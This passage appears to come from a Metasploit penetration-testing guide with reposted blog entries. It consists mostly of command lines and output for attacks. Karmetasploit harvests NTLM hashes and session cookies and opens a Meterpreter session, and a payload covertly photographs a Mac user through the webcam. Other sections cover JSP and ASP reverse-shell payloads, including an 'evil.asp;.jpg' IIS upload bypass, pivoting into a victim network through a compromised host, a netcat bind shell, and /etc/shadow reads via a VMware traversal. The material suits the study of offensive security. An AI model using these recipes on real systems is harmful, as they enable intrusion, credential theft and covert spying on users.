LM:Windows 2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\P0WN3D
LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d
NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows 2000
2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGETP0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to
10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to
10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01
cookies=
```

```
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

msf auxiliary(http) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  10.0.0.1:45017 -> 10.0.0.100:1364
```

Karmetasploit Attack Analysis

Wow! That was a lot of output! Please take some time to read through the output, and try to understand what is happening.

Let's break down some of the output a bit here.

```
[*] DNS 10.0.0.100:1284 XID 92 (IN::A ecademy.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
```

Here we see DNS lookups which are occurring. Most of these are initiated by Karmetasploit in attempts to gather information from the client.

```
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows
IE 5.01 cook
ies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1241334880
: S=snePRUjY-zgcXpEV;NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-
lP_IbBocsb3m4eFCH6h
I1ae23ghwenHaEGltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTYfpAlne1vB8

[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=124133
4880: S=snePRUjY-zgcXpEV;NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-
lP_IbBocsb3m4e FCH6hI1ae23g
hwenHaEGltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTYfpAlne1vB8
```

Here we can see Karmetasploit collecting cookie information from the client. This could be useful information to use in attacks against the user later on.

```
[*] Received 10.0.0.100:1362 TARGET\P0WN3D
LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72
```

```
NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows 2000
2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195
LM:Windows 2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\P0WN3D
LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d
NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows 2000
2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to
10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to
10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01
cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)
```

Here is where it gets really interesting! We have obtained the password hashes from the system, which can then be used to identify the actual passwords. This is followed by the creation of a Meterpreter session.

Now we have access to the system, lets see what we can do with it.

```
msf auxiliary(http) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process list
```

```
============

    PID   Name               Path
    ---   ----               ----
    144   smss.exe           \SystemRoot\System32\smss.exe
    172   csrss.exe          \??\C:\WINNT\system32\csrss.exe
    192   winlogon.exe       \??\C:\WINNT\system32\winlogon.exe
    220   services.exe       C:\WINNT\system32\services.exe
    232   lsass.exe          C:\WINNT\system32\lsass.exe
    284   firefox.exe        C:\Program Files\Mozilla Firefox\firefox.exe
    300   KodakImg.exe       C:\Program Files\Windows
NT\Accessories\ImageVueKodakImg.exe
    396   svchost.exe        C:\WINNT\system32\svchost.exe
    416   spoolsv.exe        C:\WINNT\system32\spoolsv.exe
    452   svchost.exe        C:\WINNT\System32\svchost.exe
    488   regsvc.exe         C:\WINNT\system32\regsvc.exe
    512   MSTask.exe         C:\WINNT\system32\MSTask.exe
    568   VMwareService.exe  C:\Program Files\VMware\VMware
Tools\VMwareService.exe
    632   WinMgmt.exe        C:\WINNT\System32\WBEM\WinMgmt.exe
    696   TPAutoConnSvc.exe  C:\Program Files\VMware\VMware
Tools\TPAutoConnSvc.exe
    760   Explorer.exe       C:\WINNT\Explorer.exe
    832   VMwareTray.exe     C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
    848   rundll32.exe       C:\WINNT\system32\rundll32.exe
    860   VMwareUser.exe     C:\Program Files\VMware\VMware
Tool\VMwareUser.exe
    884   RtWLan.exe         C:\Program Files\ASUS WiFi-AP Solo\RtWLan.exe
    916   TPAutoConnect.exe  C:\Program Files\VMware\VMware
Tools\TPAutoConnect.exe
    952   SCardSvr.exe       C:\WINNT\System32\SCardSvr.exe
    1168  IEXPLORE.EXE       C:\Program Files\Internet
Explorer\IEXPLORE.EXE

meterpreter > ipconfig /all

VMware Accelerated AMD PCNet Adapter
Hardware MAC: 00:0c:29:85:81:55
IP Address  : 0.0.0.0
Netmask     : 0.0.0.0

Realtek RTL8187 Wireless LAN USB NIC
Hardware MAC: 00:c0:ca:1a:e7:d4
IP Address  : 10.0.0.100
Netmask     : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

meterpreter > pwd
C:\WINNT\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Wonderful. Just like any other vector, our Meterperter session is working just as we expected.

However, there can be a lot that happens in Karmetasploit really fast and making use of the output to standard out may not be usable. Let's look at another way to access the logged information. We will interact with the karma.db that is created in your home directory.

Lets open it with sqlite, and dump the schema.

```
root@bt4:~# sqlite3 karma.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .schema
CREATE TABLE hosts (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'address' VARCHAR(16) UNIQUE,
'comm' VARCHAR(255),
'name' VARCHAR(255),
'state' VARCHAR(255),
'desc' VARCHAR(1024),
'os_name' VARCHAR(255),
'os_flavor' VARCHAR(255),
'os_sp' VARCHAR(255),
'os_lang' VARCHAR(255),
'arch' VARCHAR(255)
);
CREATE TABLE notes (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'host_id' INTEGER,
'ntype' VARCHAR(512),
'data' TEXT
);
CREATE TABLE refs (
'id' INTEGER PRIMARY KEY NOT NULL,
'ref_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(512)
);
CREATE TABLE reports (
'id' INTEGER PRIMARY KEY NOT NULL,
'target_id' INTEGER,
'parent_id' INTEGER,
'entity' VARCHAR(50),
'etype' VARCHAR(50),
'value' BLOB,
'notes' VARCHAR,
'source' VARCHAR,
'created' TIMESTAMP
);
CREATE TABLE requests (
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'meth' VARCHAR(20),
'path' BLOB,
'headers' BLOB,
'query' BLOB,
'body' BLOB,
'respcode' VARCHAR(5),
```

```
'resphead' BLOB,
'response' BLOB,
'created' TIMESTAMP
);
CREATE TABLE services (
'id' INTEGER PRIMARY KEY NOT NULL,
'host_id' INTEGER,
'created' TIMESTAMP,
'port' INTEGER NOT NULL,
'proto' VARCHAR(16) NOT NULL,
'state' VARCHAR(255),
'name' VARCHAR(255),
'desc' VARCHAR(1024)
);
CREATE TABLE targets (
'id' INTEGER PRIMARY KEY NOT NULL,
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'selected' INTEGER
);
CREATE TABLE vulns (
'id' INTEGER PRIMARY KEY NOT NULL,
'service_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(1024),
'data' TEXT
);
CREATE TABLE vulns_refs (
'ref_id' INTEGER,
'vuln_id' INTEGER
);
```

With the information gained from the schema, let's interact with the data we have gathered. First, we will list all the systems that we logged information from, then afterward, dump all the information we gathered while they were connected.

```
sqlite> select * from hosts;
1|2009-05-09 23:47:04|10.0.0.100|||alive||Windows|2000|||x86
sqlite> select * from notes where host_id = 1;
1|2009-05-09 23:47:04|1|http_cookies|en-us.start2.mozilla.com
__utma=183859642.1221819733.1241334886.1241334886.1241334886.1;
__utmz=183859642.1241334886.1.1.utmccn=(organic)|utmcsr=google|utmctr=firef
ox|utmcmd=organic
2|2009-05-09 23:47:04|1|http_request|en-us.start2.mozilla.com:80 GET
/firefox Windows FF 1.9.0.10
3|2009-05-09 23:47:05|1|http_cookies|adwords.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=1241926890:GM=
1:S=-p5nGxSz_oh1inss;
NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruiPwQrcRRnLO_4Z0CzBRCIUucvroS_Rujrx6ov
-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq;
SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZ
oxsdSBUd22TbQ3p1nc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
4|2009-05-09 23:47:05|1|http_request|adwords.google.com:80 GET /forms.html
Windows FF 1.9.0.10
```

```
5|2009-05-09 23:47:05|1|http_request|blogger.com:80 GET /forms.html Windows
FF 1.9.0.10
6|2009-05-09 23:47:05|1|http_request|care.com:80 GET /forms.html Windows FF
1.9.0.10
7|2009-05-09 23:47:05|1|http_request|0.0.0.0:55550 GET /ads Windows Firefox
3.0.10
8|2009-05-09 23:47:06|1|http_request|careerbuilder.com:80 GET /forms.html
Windows FF 1.9.0.10
9|2009-05-09 23:47:06|1|http_request|ecademy.com:80 GET /forms.html Windows
FF 1.9.0.10
10|2009-05-09 23:47:06|1|http_cookies|facebook.com datr=1241925583-
120e39e88339c0edfd73fab6428ed813209603d31bd9d1dccccf3;
ABT=::#b0ad8a8df29cc7bafdf91e67c86d58561st0:1242530384:A#2dd086ca2a46e9e50f
ff44e0ec48cb811st0:1242530384:B; s_vsn_facebookpoc_1=7269814957402
11|2009-05-09 23:47:06|1|http_request|facebook.com:80 GET /forms.html
Windows FF 1.9.0.10
12|2009-05-09 23:47:06|1|http_request|gather.com:80 GET /forms.html Windows
FF 1.9.0.10
13|2009-05-09 23:47:06|1|http_request|gmail.com:80 GET /forms.html Windows
FF 1.9.0.10
14|2009-05-09 23:47:06|1|http_cookies|gmail.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=1241926890:GM=
1:S=-p5nGxSz_oh1inss;
NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruiPwQrcRRnLO_4Z0CzBRCIUucvroS_Rujrx6ov
-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq;
SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZ
oxsdSBUd22TbQ3p1nc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
15|2009-05-09 23:47:07|1|http_request|gmail.google.com:80 GET /forms.html
Windows FF 1.9.0.10
16|2009-05-09 23:47:07|1|http_cookies|google.com
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=1241926890:GM=
1:S=-p5nGxSz_oh1inss;
NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruiPwQrcRRnLO_4Z0CzBRCIUucvroS_Rujrx6ov
-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq;
SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZ
oxsdSBUd22TbQ3p1nc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
17|2009-05-09 23:47:07|1|http_request|google.com:80 GET /forms.html Windows
FF 1.9.0.10
18|2009-05-09 23:47:07|1|http_request|linkedin.com:80 GET /forms.html
Windows FF 1.9.0.10

101|2009-05-09 23:50:03|1|http_cookies|safebrowsing.clients.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=1241926890:GM=
1:S=-p5nGxSz_oh1inss;
NID=22=Yse3kJm0PoVwyYxj8GKC6LvlIqQMsruiPwQrcRRnLO_4Z0CzBRCIUucvroS_Rujrx6ov
-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq;
SID=DQAAAHAAAADNMtnGqaWPkEBIxfsMQNzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZ
oxsdSBUd22TbQ3p1nc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
102|2009-05-09 23:50:03|1|http request|safebrowsing.clients.google.com:80
POST /safebrowsing/downloads Windows FF 1.9.0.10
108|2009-05-10 00:43:29|1|http_cookies|twitter.com auth_token=1241930535--
c2a31fa4627149c521b965e0d7bdc3617df6ae1f
109|2009-05-10 00:43:29|1|http_cookies|www.twitter.com
auth_token=1241930535--c2a31fa4627149c521b965e0d7bdc3617df6ae1f
sqlite>
```

Very useful. Think of the number of ways this can be utilized.

MSF vs OSX

One of the more interesting things about the Mac platform is how cameras are built into all of the laptops. This fact has not gone unnoticed by Metasploit developers, as there is a very interesting module that will take a picture with the built in camera.

Lets see it in action. First we generate a stand alone executable to transfer to a OS X system:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload osx/x86/isight/bind_tcp
X > /tmp/osxt2
Created by msfpayload (http://www.metasploit.com).
Payload: osx/x86/isight/bind_tcp
 Length: 144
Options:
```

So, in this scenario we trick the user into executing the executable we have created, then we use 'multi/handler' to connect in and take a picture of the user.

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD osx/x86/isight/bind_tcp
PAYLOAD => osx/x86/isight/bind_tcp
msf exploit(handler) > show options

Module options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (osx/x86/isight/bind_tcp):

   Name      Current Setting                                    Required
Description
   ----      ---------------                                    --------  ---
--------
   AUTOVIEW  true                                               yes
Automatically open the picture in a browser
   BUNDLE    /pentest/exploits/framework3/data/isight.bundle  yes       The
local path to the iSight Mach-O Bundle to upload
   LPORT     4444                                               yes       The
local port
   RHOST                                                        no        The
target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > ifconfig eth0
[*] exec: ifconfig eth0
```

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:a7:f1:c5
          inet addr:172.16.104.150  Bcast:172.16.104.255
Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea7:f1c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:234609 errors:4 dropped:0 overruns:0 frame:0
          TX packets:717103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:154234515 (154.2 MB)  TX bytes:58858484 (58.8 MB)
          Interrupt:19 Base address:0x2000

msf exploit(handler) > set RHOST 172.16.104.1
RHOST => 172.16.104.1

msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (421 bytes)
[*] Sleeping before handling stage...
[*] Uploading bundle (29548 bytes)...
[*] Upload completed.
[*] Downloading photo...
[*] Downloading photo (13571 bytes)...
[*] Photo saved as
/root/.msf3/logs/isight/172.16.104.1_20090821.495489022.jpg
[*] Opening photo in a web browser...
Error: no display specified
[*] Command shell session 2 opened (172.16.104.150:57008 ->
172.16.104.1:4444)
[*] Command shell session 2 closed.
msf exploit(handler) >
```

Very interesting! It appears we have a picture! Lets see what it looks like.

Amazing. This is a very powerful feature with can be used for many different purposes. The standardization of the Apple hardware platform has created a well defined platform for attackers to take advantage of.

File Upload Backdoors

With some of the latest commits, there is the ability to utilize Java based reverse shells, Metasploit allows the ability to upload Java based shells and gain remote access to a system. Often times File-Upload vulnerabilities can be tasty tricks for us to do.

```
root@bt:/pentest/exploits/framework3# ./msfpayload
java/jsp_shell_reverse_tcp LHOST=10.10.1.132 LPORT=8080 R > shell.jsp &&
./msfcli exploit/multi/handler payload=java/jsp_shell_reverse_tcp
LHOST=10.10.1.132 LPORT=8080 E
[*] Please wait while we load the module tree...
[*] Started reverse handler on port 8080
[*] Starting the payload handler...
```

Once our Java has been executed (i.e. by browsing to it) we should have a shell!

Nessus Scanning through a Meterpreter Session (E)

Source: http://pauldotcom.com/2010/03/nessus-scanning-through-a-meta.html

Scenario: You are doing a penetration test. The client's internet face is locked down pretty well. No services are exposed externally and only HTTP/HTTPS are allowed OUT of the corporate firewall. You email in a carefully crafted email with the meterpreter attacked. An accommodating users is more than happy to click your attachment giving you meterpreter access to their machine. Now what? How about using Nessus to scan all the services on their internal network? Here is a tutorial on how to do it.

The Players

Attacker 172.16.186.132
Victim 172.16.186.126

Step 1 - After you have meterpreter access install OpenSSH on the victim's computer. Joff Thyer, packet guru, crazy aussie and all around smart guy did a great job of outlining the install process on his blog. I pretty much just followed his instructions here.

Step 2 - After you've installed OpenSSH and setup your account use Meterpreters PORTFWD command to forward a port from the attacker's machine to the SSH listener on the victim's machine. For example:

```
meterpreter> portfwd add -L 172.16.186.132 -l 8000 -r 172.16.186.128 -p 22
```

This command sets up a listener on port 8000 of the attacker's IP (172.16.186.132) and forwards packets to port 22 on the victim's machine (172.16.186.128).

Step 3 - SSH into the portfwd port you just created and setup a dynamic port forwarder on your machine. For example:

```
# ssh -D 127.0.0.1:9000 -p 8000 username@172.16.186.132
```

This command sets up a SOCKS4 proxy on port 9000 which is forwarded through the SSH session on the victim.

Step 4 - Use PROXYCHAINS to forward your nessusd traffic through the SOCKS4 listener on port 9000. This is as simple as changing the TCP port on the last line of /etc/proxychains.conf from its default of 9050 to port 9000 and launching nessusd through proxychains as follows:

```
# proxychains /usr/sbin/nessusd -D
```

Step 5 - Start the nessus client and do you scan.

If you're not familiar with proxychains be sure to check out the post from last week.

Using Metasploit to control netcat and third party exploits (E)

Source: http://pauldotcom.com/2010/04/using-meterpreter-to-control-n.html

Metasploit has A LOT of exploits, but from time to time you will very likely need to use exploits that are not part of the framework. Whether it is an exploit from www.exploit-db.com that spawns a shell or a netcat listener you can still use the framework to control the host. As long as you have a shell bound to a TCP port you can use metasploit to interact with that victim. What's more, you can upgrade that shell to a meterpreter session so you can benefit from the full power of the framework.

First, to connect to a shell bound to TCP port you will need to use the payload SHELL_BIND_TCP. This payload is significantly different from SHELL/BIND_TCP because it is a SINGLE payload rather than a STAGED payload. A staged payload is a small piece of code that allocates memory, opens network ports to communicate with the framework, downloads the remainder of the payload, then executes the rest of the payload. A staged payload is very small so it can easily fit in small buffers. It's size and limited functionality also give antivirus vendors very little to look at. SINGLE payloads on the other hand contain everything they need to execute on the victim. So, "nc -l -p 4444 -e cmd.exe" is functionally equivalent to SHELL_BIND_TCP.

To interact with a netcat listener all you need is the Multi/Handler exploit and the SINGLE_BIND_TCP payload. For example:

```
msf > set color false
color => false
msf > use multi/handler
msf exploit(handler) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp
msf exploit(handler) > set RHOST 192.168.100.17
RHOST => 192.168.100.17
msf exploit(handler) > exploit -z
[*] Started bind handler
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.100.6:56131 ->
192.168.100.17:4444)
[*] Session 1 created in the background.
```

But, to take full advantage of the framework I want to use meterpreter. The framework can automatically take any command session and add a "METERPRETER/REVERSE_TCP" session to the host with the "SESSIONS -U" command. To use the option you will need to use "SETG" to set the LHOST and LPORT variables to point back to your host. Then use "sessions -u" to upgrade a session to meterpreter. The upgrade will leave the existing shell session in place and add a new meterpreter session. For example:

```
msf exploit(handler) > setg LHOST 192.168.100.6 LHOST => 192.168.100.6
msf exploit(handler) > sessions -u 1
[*] Started reverse handler on 192.168.100.6:4444
[*] Starting the payload handler...
[*] Command Stager progress - 3.16% done (1694/53583 bytes)
[*] Command Stager progress - 6.32% done (3388/53583 bytes)
truncated
[*] Command Stager progress - 97.99% done (52506/53583 bytes)
[*] Sending stage (748032 bytes) to 192.168.100.17
```

```
[*] Command Stager progress - 100.00% done (53583/53583 bytes)
msf exploit(handler) > [*] Meterpreter session 2 opened (192.168.100.6:4444
-> 192.168.100.17:1032)
msf exploit(handler) > sessions -l
Active sessions
===============
Id Type Information Connection
-- ---- ----------- ----------
1 shell 192.168.100.6:56131 -> 192.168.100.17:4444
2 meterpreter VICTIM\Administrator @ VICTIM 192.168.100.6:4444 ->
192.168.100.17:1032
msf exploit(handler) >
```

Now that you've got a meterpreter session type "RUN [tab] [tab] " to look at all the meterpreter script goodness at your disposal! Still confused?

VMWare Directory Traversal Metasploit Module (E)

Source: http://carnal0wnage.attackresearch.com/node/406

Since everyone else is releasing code to check for/exploit the vmware server/esx/esxi directory traversal vulnerability I pushed up my checker module to the metasploit trunk as an auxiliary scanner module.

If you want to just download a full guest host check out:
GuestStealer -- http://www.fyrmassociates.com/tools/gueststealer-v1.1.pl

or the

nmap script -- http://www.skullsecurity.org/blog/?p=436

I don't feel like re-implementing it and I for sure don't want anything ever auto-downloading several gigabytes of information for me, so if you want that functionality write it or use the above tools. Gueststealer works great.

Vulnerability References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3733
http://www.vmware.com/security/advisories/VMSA-2009-0015.html

The module:
The module is simple enough. By default it checks for:

```
FILE /etc/vmware/hostd/vmInventory.xml
```

If it receives a 200 to the traversal string and file it says its vulnerable. If you want to see the output of the file you can uncomment the following line from the code:

```
#print_status("Output Of Requested File:\n#{res.body}")
```

reload the module, then change the file to what you want (example: `set FILE /etc/shadow`).

Since VMWare runs as root you pretty much have access to anything on the file system.

Exploiting Microsoft IIS with Metasploit (E)

Source: http://blog.metasploit.com/2009/12/exploiting-microsoft-iis-with.html

As of this afternoon, the **msfencode** command has the ability to emit ASP scripts that execute Metasploit payloads. This can be used to exploit the ~~currently unpatched~~ file name parsing ~~bug~~ feature in Microsoft IIS. This flaw allows a user who can upload a "safe" file extension (jpg, png, etc) to upload an ASP script and force it to execute on the web server. The bug occurs when a file name is specified in the form of "evil.asp;.jpg" -- the application checks the file extension and sees "jpg", but the IIS server will stop parsing at the first ";" and sees "asp". The result is trivial code execution on any IIS server that allows users to choose the file name of their uploaded attachment.

For the following example, assume we have a web application that allows users to upload image files to the server. To complicate things, lets also assume that the application checks the file content to ensure that the uploaded file is a valid image. To exploit this, we need to generate an ASP script that drops a Meterpreter payload and configure a msfconsole instance to handle the session.

First we generate an ASP script that does a Meterpreter connect-back to the system running Metasploit:

```
$ msfpayload windows/meterpreter/reverse_tcp \
LHOST=1.2.3.4 LPORT=8443 R | \
msfencode -o evil.asp
```

Now we need to configure msfconsole to accept the incoming connection:

```
$ msfconsole
msf> use exploit/multi/handler
msf (handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf (handler) > set LHOST 1.2.3.4
msf (handler) > set LPORT 8443
msf (handler) > set ExitOnSession false
msf (handler) > exploit -j
```

To avoid the image content validator, we will prepend a valid JPG image to our ASP script:

```
$ cat happy.jpg evil.asp > "evil.asp;.jpg"

$ file "evil.asp;.jpg"
JPEG image data, JFIF standard 1.02
```

Now we upload our "evil.asp;.jpg" image to the web application. Since the extension ends in "jpg" and the contents of the file appear to be a valid JPEG, the web application accepts the file and renames it to "/images/evil.asp;.jpg"

Finally, we browse to the URL of the uploaded ASP/JPG, which will execute our payload and create a new session with the msfconsole:´

```
[*] Starting the payload handler...
[*] Started reverse handler on port 8443
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.0.xxx:8443 -> 66.234.xx.xx:1186)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2668 created.
Channel 1 created.
wMicrosoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami

nt authority\network service
```

Automating the Metasploit Console (E)

Source: http://blog.metasploit.com/2010/03/automating-metasploit-console.html

The Metasploit Console (**msfconsole**) has supported the concept of resource files for quite some time. A resource file is essentially a batch script for Metasploit; using these files you can automate common tasks. If you create a resource script called ~/.msf3/msfconsole.rc, it will automatically load each time you start the msfconsole interface. This is a great way to automatically connect to a database and set common parameters (setg PAYLOAD, etc). Until this morning, however, resource scripts were limited to simple console commands.

As of revision r8876, blocks of Ruby code can now be directly inserted into the resource scripts. This turns resource scripts into a generic automation platform for the Metasploit Framework.

In this example, the resource script configures a multi/handler instance to run in the background, and then automatically screenshots and closes incoming sessions. The full power of the Metasploit API is available within the code blocks, so the sky is thecode block (run_single("help")

```
$ ./msfconsole -r documentation/msfconsole_rc_ruby_example.rc
                  _                                  _     _ _
                 | |                                | |   (_) |
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___   _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|


       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 542 exploits - 295 auxiliary
+ -- --=[ 198 payloads - 23 encoders - 8 nops
       =[ svn r8873 updated today (2010.03.22)
```

```
resource (documentation/msfconsole_rc_ruby_example.rc)> use
exploit/multi/handler
resource (documentation/msfconsole_rc_ruby_example.rc)> set PAYLOAD
windows/meterpreter/reverse_tcp
resource (documentation/msfconsole_rc_ruby_example.rc)> set LPORT 4444
resource (documentation/msfconsole_rc_ruby_example.rc)> set LHOST
192.168.0.228
resource (documentation/msfconsole_rc_ruby_example.rc)> set ExitOnSession
false

resource (documentation/msfconsole_rc_ruby_example.rc)> exploit -j
[*] Exploit running as background job.
[*] resource (documentation/msfconsole_rc_ruby_example.rc)> Ruby Code (589
bytes)
[*] [2010.03.22-09:19:38] Started reverse handler on 192.168.0.228:4444
[*] [2010.03.22-09:19:38] Starting the payload handler...

[*] Waiting on an incoming sessions...
[*] [2010.03.22-09:19:40] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.0.228:4444 ->
192.168.0.138:16660)
[*] Session 1 192.168.0.138 active, but not yet configured
[*] Screenshotting session 1 192.168.0.138...
Screenshot saved to:
/home/projects/metasploit/framework3/trunk/192.168.0.138_1.jpg
[*] Closing session 1 192.168.0.138...

[*] Meterpreter session 1 closed.
```

Shiny Old VxWorks Vulnerabilities (E)

Source: http://blog.metasploit.com/2010/08/vxworks-vulnerabilities.html

Back in June, I decided to spend some time looking at the VxWorks operating system. Specifically, I kept finding references to VxWorks-based devices running firmware images with the debug service (WDB Agent) enabled, but I could not find a description of the protocol or any estimates as to how prevalent this service was. After a couple days of digging around and a couple more days of scanning, I became aware of just how extensive this issue is.

